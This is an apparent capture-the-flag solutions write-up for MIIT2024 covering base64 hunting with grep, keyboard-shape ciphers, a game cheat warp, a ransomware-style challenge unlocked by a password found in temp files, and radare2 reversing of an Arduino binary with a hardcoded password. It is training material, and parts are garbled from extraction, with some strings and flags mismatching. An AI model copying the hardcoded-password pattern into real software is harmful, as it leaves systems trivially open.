aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1jckZaT3JxbHFhbw==
```

① For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

<https://www.youtube.com/watch?v=crFZOqlqao>

The youtube link given will be a tutorial on how to use grep in linux.



Flag (location: flag88.zip/flag43.txt flag)

If the participant refuses to use the grep tool, they will find the flag deep within the files.

```
1 TUIJVDIwMjR7MHVoX2Q0bW5fdV9tNGQzXzF0X3RoMTVfZjRyfQ==
2
```

They will now find the flag.

Decode from Base64 format
Simply enter your data then push the decode button.

TUIJVDIwMjR7MHVoX2Q0bW5fdV9tNGQzXzF0X3RoMTVfZjRyfQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
 UTF-8
 Decode each line separately (useful for when you have multiple entries).
 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 Decodes your data into the area below.

MIIT2024{0uh_d4mn_u_m4d3_1t_th15_f4r}

Alternate method (using python grep)

This will only happen if the participants find at least 1 dead end, and assume the flag is also encrypted using base64.

Create a .sh file with the following command

- Make a temporary directory to unzip all the files
- Use grep to read all the contents and find “==”, which is the ending of all base64 encryption.

The code would look like this.

```
#!/bin/bash

for zipfile in manymanyflags/*.zip; do
  mkdir tempdir
  unzip -q "$zipfile" -d tempdir
  grep -r "==" tempdir
  rm -rf tempdir
done
```

The output of the code will look like this.

```
[berkali-kali㉿Berkali-kali)-[~/ctfQuestions/misc1]
$ ./answer.sh
tempdir/flag20.txt:aHR0cHM6Ly93d3cueW91dHVizS5jb20vd2F0Y2g/dj1SQXNWdHN3QzRaZw==
tempdir/flag47.txt:aHR0cHM6Ly93d3cueW91dHVizS5jb20vd2F0Y2g/dj1GdUdoZ2dkb0pLVQ==
tempdir/flag49.txt:aHR0cHM6Ly93d3cueW91dHVizS5jb20vd2F0Y2g/dj1jckZaT3JxbHFhbw=
tempdir/flag43.txt:TUlJVVDlwMjR7MHVoX2Q0bW5fdV9tNGQzXzF0X3RoMTVfZjRyfQ==
```

Then the participant can decrypt all of them one by one to get the flag

Decode from Base64 format

Simply enter your data then push the decode button.

```
TUlJVVDlwMjR7MHVoX2Q0bW5fdV9tNGQzXzF0X3RoMTVfZjRyfQ==
```

ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
MIIT2024{0uh_d4mn_u_m4d3_1t_th15_f4r}
```

FLAG:

MIIT2024{0uh_d4mn_u_m4d3_1t_th15_f4r}

APA BENDA NI MAT

Creator: suduberdiri

Description: suduberdiri have their own delulu, can you decode what's on his mind?

**WSXDCFT - UHBHKOKM - CFTTHNFGH - 1_YJIIJN - UHNMKIU - 0 -
YHNMKI_TRFGBVC - UHNMKI_RESXC - YGVYUJGHN - 4 - TYUHVBN - TRFGBVC**



The words are actually a keystroke from the keyboard.

Example WSXDCFT:




It will look like letter “W”

Example UHBHKOKM:



It will look like letter “H”

Example CFTTHNFGH:



It will look like letter “A”

Proceed the step to decode it, and that is the flag.

FLAG:

MIIT2024{WHA1_YO0U_SO_CR4ZY}

APA BENDA NI MAT 2

Creator: kiok

Description: inspired by suduberdiri kiok sees another typo unintentionally

'8852024{/7:7!34:848_8/_4-.6}

Hint: ios



Observing the keyboard it was a typo on ios. You just need to see for example:

‘ is **M**

8 is **I**

5 is **T**

And so on...

FLAG:

MIIT2024{suduberdiri_is_crazy}

FLAG TOWN

Creator: OS1RIS


Description: in every dimension, I would always find you <3

There's two solution.

1. Play
2. Cheat

PLAY

Load the game



Play until you reach the Flag Town, you can talk to NPC, and they will give you the hint.



INTENDED (CHEAT)

At the start when you inside your room.




You can see FLAG TOWN above the current map.




Our hometown original name is “Littleroot”

[Pokémon Emerald Interactive Map \(pkmnmap.com\)](http://pkmnmap.com)



And above the littleroot , the town original name is oldale town



Proceed with googling teleport cheat

Google search results for "emerald teleport cheat". The search bar shows the query. Below it, a snippet from Super Cheats website lists teleport codes for various locations in Pokemon Emerald.

About 132,000 results (0.23 seconds)

Super Cheats
https://www.supercheats.com › gameboyadvance › teleport


Teleport game shark code for Pokemon Emerald

2 Aug 2012 — Teleport to virtually anywhere you link on the Pokemon Emerald map with this teleport cheat code. Also known as warp codes.


SUPER CHEATS GAMES GUIDES CHEATS & CODES QUESTIONS FORUMS


872D5923 BCUEB4CF MOSSDEEP CITY .
1DE2E5F2 55690815 SOOTOPOLIS CITY .
16830A6F EEEFE51C8 EVER GRANDE CITY .
F89BD08B ED8D449E LITTLETROOT TOWN .
8F7BB880 613514DE Oldale TOWN .

We got HEX of oldale town “8F7BB880 613514DE”. Now go to Tools>Cheats>List cheats...



Enter the Codes, and choose type Game Shark Advance.






Tick your code. Hit OK. And Now go to any room to warp, example below is our house



Enter the house



And we automatically teleport to Flag Town. Find the flag around the area.



FLAG

MIIT2024{1.Ch00s3.Y0u.<3}

LOCKED


Creator: Kiok

Description: all just temporary

After run the locked.exe, all the files will be encrypted to KEKE File.

Name	Date modified	Type	Size
1-CV Muhammad Rafiq.pdf.keke	5/5/2024 8:04 PM	KEKE File	174 KB
2-Diploma Certificate.pdf.keke	5/5/2024 8:04 PM	KEKE File	671 KB
3-Degree Transcripts.pdf.keke	5/5/2024 8:04 PM	KEKE File	269 KB
4-CompTIA Security+ ce certificate.pdf.k...	5/5/2024 8:04 PM	KEKE File	294 KB
locked	29/4/2024 5:41 AM	Application	10,049 KB
readme	5/5/2024 8:04 PM	Text Document	1 KB
Screenshot 2023-10-08 170322.png.keke	5/5/2024 8:04 PM	KEKE File	204 KB
simpleRSA.rar.keke	5/5/2024 8:04 PM	KEKE File	2 KB
The Duchess Wants a Divorce by Anna Ka...	5/5/2024 8:04 PM	KEKE File	7,337 KB

The readme file indicate that we need to find the password



By having a basic knowledge that we used to forget that the file will run on temp first. So check the temp

581b4806-9513-427d-b148-1edd4eccbe...	5/5/2024 8:06 PM	TMP File	0 KB
5f4dcc3b5aa765d61d8327deb882cf99	5/5/2024 8:04 PM	Text Document	1 KB
JavaDeployReg	5/5/2024 8:02 PM	Text Document	3 KB
jusched	5/5/2024 8:02 PM	Text Document	1,479 KB

The txt file of that means password.

The screenshot shows the dCode MD5 Decoder interface. At the top, it says "MD5" and "Informatics > Algorithm > Hashing Function > MD5". Below that is the "MD5 DECODER" section with the input field containing the MD5 hash "5f4dcc3b5aa765d61d8327deb882cf99". Under "OPTIONS", there are two radio button options: "SALT PREFIXED MD5(SALT+WORD)" and "SALT SUFFIXED MD5(WORD+SALT)". A "DECRYPT" button is present. Below the input field, it says "See also: Hash Function – SHA-1 – SHA-256 – Crypt() Hashing Function". The "MD5 ENCODER" section has a radio button for "FROM A CHARACTER STRING" and a link for "MD5 PLAIN TEXT OR PASSWORD ?".

Convert the cipher given on CyberChef

The screenshot shows the CyberChef interface with a single step named "readme". The "Input" field contains the cipher text "aGFpbHRoZXByZXNz". The "Output" field shows the decrypted text "hailthepress". The "File" menu is open, showing "Edit" and "View".

Drag the magic and the password is “hailthepress”

The screenshot shows the CyberChef interface in "Magic" mode. The "Input" field contains the cipher text "aGFpbHRoZXByZXNz". The "Output" field shows the decrypted text "hailthepress". Below the input field, the "Crib" section contains the Python code: `FROM Base64('A-Za-z0-9+=',true,false)`. The "Properties" section lists possible languages: English, German, Dutch, Indonesian, Finnish, Slovak, Swedish, Czech, Estonian, Danish, Norwegian (Bokmål), and Norwegian (Nynorsk).

Insert the password=hailthepress

	Date modified	Type	Size
2cf99...	5/5/2024 8:04 PM	Text Document	1 KB
	5/5/2024 8:02 PM	Text Document	3 KB
	5/5/2024 8:02 PM	Text Document	1,479 KB
5a52b0...	5/5/2024 8:01 PM	TMP File	0 KB
648e24...	5/5/2024 8:01 PM	TMP File	0 KB
e2dc69...	5/5/2024	>Password	0 KB
edb6a1...	5/5/2024	Enter the password to unlock the files:	0 KB
d341a3...	5/5/2024	OK Cancel	0 KB
58ad4f...	5/5/2024 7:59 PM	TMP File	0 KB
535d27...	5/5/2024 7:59 PM	TMP File	0 KB
343e7d...	5/5/2024 7:59 PM	TMP File	0 KB
19bd4a...	5/5/2024 7:59 PM	TMP File	0 KB

And here is the flag

5/5/2024 8:02 PM	Text Document	3 KB
5/5/2024 8:02 PM	Text Document	1,479 KB
a5a52b0...	5/5/2024 8:01 PM	TMP File
17648e2...	5/5/2024 8:01 PM	TMP File
d1e2dc...	Success, here your flag	X
98edb6...	MIIT2024{trytomaketheflagsimplebecauseyoucantcopyit}	
5b58ad...	OK	
15535d27...	5/5/2024 7:59 PM	TMP File

All the file will automatically decrypted.

Name	Date modified	Type	Size
1-CV Muhammad Rafiq	5/5/2024 8:10 PM	Adobe Acrobat D...	174 KB
2-Diploma Certificate	5/5/2024 8:10 PM	Adobe Acrobat D...	671 KB
3-Degree Transcripts	5/5/2024 8:10 PM	Adobe Acrobat D...	269 KB
4-CompTIA Security+ ce certificate	5/5/2024 8:10 PM	Adobe Acrobat D...	294 KB
locked	29/4/2024 5:41 AM	Application	10,049 KB
readme	5/5/2024 8:04 PM	Text Document	1 KB
Screenshot 2023-10-08 170322	5/5/2024 8:10 PM	PNG File	204 KB
simpleRSA	5/5/2024 8:10 PM	WinRAR archive	2 KB
The Duchess Wants a Divorce by Anna Ka...	5/5/2024 8:10 PM	Adobe Acrobat D...	7,337 KB

FLAG:

MIIT2024{trytomaketheflagsimplebecauseyoucantcopyit}


PHYSICAL HARDWARE

TELLMETHEPASS

Creator: OS1RIS

Description:

You can run putty or Arduino Serial Monitor. (COM could be vary depending on machine)



Using Radare2 and run “iz” command you will get the mysterious “mostsecure” strings on address paddr: 0x000007a2 , vaddr: 0x00800112

Command:
└─\$ r2 tellmethepass.ino.elf
[0x00000000]> aaa
[0x00000000]> afl
[0x00000000]> iz


```
(osiris㉿ALICE)-[~/Downloads/Question/question7]
└─$ r2 --binary tellmethepass.ino.elf
[0x00000000]> aaaa
[Warning: set your favourite calling convention in `e anal.cc=?`]
[x] Analyze all flags starting with sym. and entry0 (aa)
[Invalid address from 0x000005cc
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avr)
[x] Finding xrefs in noncode section (e anal.in=io.maps.x)
[x] Analyze value pointers (aav)
[x] Value from 0x00000000 to 0x000006fc (aav)
[x] 0x00000000-0x000006fc in 0x0-0x6fc (aav)
[x] Emulate functions to find computed references (aaef)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Integrate dwarf function information.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x00000000]> afl
0x00000000 13 1788 -> 88 entry0
0x000000be 4 90 method.Print.write_unsigned_char_const__unsigned_int_
0x000000118 3 30 dbg.availableForWrite
0x000000136 3 40 dbg.read
0x00000015e 3 28 dbg.peek
0x00000017a 1 24 dbg.available
0x000000192 3 20 dbg.Serial0_available
0x0000001a6 4 20 sym.serialEventRun__
0x0000001ba 4 68 method.HardwareSerial._tx_udr_empty_irq__
0x0000001fe 15 154 dbg.write
0x00000298 15 64 method.HardwareSerial.flush__
0x0000002d8 7 74 dbg.micros
0x000000322 3 58 method.Print.println_char_const__clone_.constprop.4_
0x00000692 1 90 dbg._GLOBAL__sub_I__vector_18
0x0000035c 1 76 dbg._vector_19
0x000004a0 20 498 dbg.main
0x0000040c 4 148 dbg._vector_16
0x000003a8 6 100 dbg._vector_18
0x000006ec 1 12 loc._tablejump2__
[0x00000000]> iz
[Strings]
nth paddr      vaddr      len size section type   string
0  0x000007a2  0x00800112 10  22  .data    utf16le mostsecure
1  0x000007b9  0x00800129 15  16  .data    ascii   Enter Password:
2  0x000007c9  0x00800139 16  17  .data    ascii   Access granted!\n
3  0x000007da  0x0080014a  7   8   .data    ascii   Wrong!\n
[0x00000000]> |
```

```
[0x00000000]> pd @ 0x00800112
    ;-- str.mostsecure:
    ;-- password:
    0x00800112      .string "mostsecure" ; len=22
    0x00800128 ~ 0045          sbci r16, 0x50
    ;-- str.Enter_Password:::
    0x00800129      .string "Enter Password:" ; len=16
    ;-- str.Access_granted__n:
    0x00800139      .string "Access granted!\n" ; len=17
```


Password: mostsecure

Other Solution (using IDA):

Using Hex on IDA will display the password.



Running on the Hardware will show the flag



FLAG:

MIIT2024{Plz_d0nt_t3ll_any0n3}

Source Code Arduino:

```
int password[] = {109, 111, 115, 116, 115, 101, 99, 117, 114, 101}; // ASCII : "mostsecure"

enum State {
    WAIT_FOR_PASSWORD,
    CHECK_PASSWORD
};

void(* resetFunc) (void) = 0;


State currentState = WAIT_FOR_PASSWORD;
int passwordIndex = 0;

void setup() {
    Serial.begin(9600);
    Serial.println("Welcome To Internal CTF, Did You Find the Password? :3 \n");
    delay(500);
}

void loop() {
    if (currentState == WAIT_FOR_PASSWORD) {
        Serial.println("Enter Password:");
        currentState = CHECK_PASSWORD;
        passwordIndex = 0;
    }
    else if (currentState == CHECK_PASSWORD) {
        bool correct = true;
        int input;
        while (passwordIndex < sizeof(password) / sizeof(password[0])) {
            if (Serial.available() > 0) {
                input = Serial.read();
                if (input != password[passwordIndex]) {
                    correct = false;
                    break;
                }
                passwordIndex++;
            }
        }
        if (correct && passwordIndex == sizeof(password) / sizeof(password[0])) {
            Serial.println("Access granted!\n");
            Serial.println("Here Your Flag: MIIT2024{Plz_d0nt_t3ll_an0n3}");
            delay(500);
            currentState = WAIT_FOR_PASSWORD;
        }
        else if(!correct){
            Serial.println("Wrong!\n");
            delay(500);
            resetFunc();
        }
    }
}
```

[SEE MORE](#)

Creator: OS1RIS



Given LED that light randomly but it is binary. Then decode it, you will get the text.

Binary To ASCII

Binary to ASCII converter is an online utility that helps you convert binary data into ASCII text in a few seconds. Simply paste your binary code and press the 'convert' button to get results.

Binary

To

ASCII

01001000 00110011 01101100 01101100 0110111
01010111 01101111 01110010 01101100 01100100

H3lloWorld

ClearCopySampleConvert

FLAG:

MIIT2024{H3lloWorld}

Source Code (Python) : Raspberry Pi Pico W

```
import machine
import time

led_pins = [2,3,4,5,6,7,8,9]


leds = [machine.Pin(pin, machine.Pin.OUT) for pin in led_pins]

binary_led = [1, 1, 1, 1, 1, 1, 1, 1]
binary_H = [0, 1, 0, 0, 1, 0, 0, 0]
binary_3 = [0, 0, 1, 1, 0, 0, 1, 1]
